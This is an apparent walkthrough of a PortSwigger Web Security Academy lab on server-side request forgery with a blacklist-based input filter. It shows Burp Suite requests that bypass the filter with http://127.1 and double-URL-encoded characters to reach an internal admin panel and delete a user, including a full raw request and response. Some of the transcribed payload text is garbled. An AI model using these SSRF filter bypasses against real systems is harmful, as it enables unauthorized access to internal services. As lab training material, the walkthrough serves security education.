


This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.



Change the stockApi to Localhost Address and check the website response.



We can observe that the request is blocked, modify the payload in the following way,

<http://127.1>

The screenshot shows a web browser window with the URL `http://127.1` in the address bar. The page displays the "WebSecurity Academy" logo and a banner for "SSRF with blacklist-based input filter". Below the banner, there are navigation links for "Home", "Admin panel", and "My account". The main content area features a large "SHOP" button and a collage of images including a person, a man with a yellow object in his mouth, a grill with food, and a sun. The browser's developer tools are open, showing the "Request" tab. The request is a POST to `/product/stock HTTP/2` with a host of `0a520079044b34d68085358f007c00cb.web-security-academy.net`. The request body contains a JSON object with a `stockApi` field set to `http://127.1`.

We can able to bypass the block and the next step is to try to access the admin panel,

The screenshot shows the same web browser window as before, but the address bar now contains `http://127.1/admin`. The browser's developer tools are open, showing the "Response" tab. The response is a 400 Bad Request error with the message "External stock check blocked for security reasons". The response body is empty.

We can't able to access the admin webpage, let's try url encoding to bypass the security by obfuscating "a" double-Url encoding.

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a POST request to `/product/stock`. The request body contains a `stockApi` parameter with a value `http://127.1/1%25%36%31`. A context menu is open over this value, showing options like 'Convert selection', 'URL-decode', 'URL-encode key characters', 'URL-encode all characters', and 'URL-encode all characters (Unicode)'. On the right, the 'Response' tab is active, showing a 400 Bad Request response with a message: 'External stock check blocked for security reasons'.

Convert Selection > url > URL- Encode all Characters,

The screenshot shows the Burp Suite interface after applying the 'URL-encode all characters' filter. The 'Response' tab is active, displaying a 200 OK response. The response body contains a 'WebSecurity Academy' logo and a message: 'SSRF with blacklist-based input filter'. Below the message, there is a list of users: 'wiener - Delete' and 'carlos - Delete'.

To Delete the user carlos, enter the following payload,

stockApi=http://127.1/1%25%36%31dmin/delete?username=carlos

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a520075044b34d68085358f007c00cb.web-security-academy.net
3 Cookie: session=jrVWV3ao6aplnAG2YrzQtaINP1CTXlct
4 Content-Length: 58
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
10 Content-Type: application/x-www-form-urlencoded
11 Accept: */*
12 Origin: https://0a520075044b34d68085358f007c00cb.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a520075044b34d68085358f007c00cb.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
19 Priority: u=1, i
20 stockApi=http://127.1/125136131dmin/delete?username=carlos

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=x10wTj0aSDv4U0klnG8280CHQvmlYZr0; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7



SSRF with blacklist-based input filter

[Back to lab description >](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >](#)[Home](#) | [My account](#)

ZZZZZZ Bed - Your New Home Office

★★★★★

\$18.88

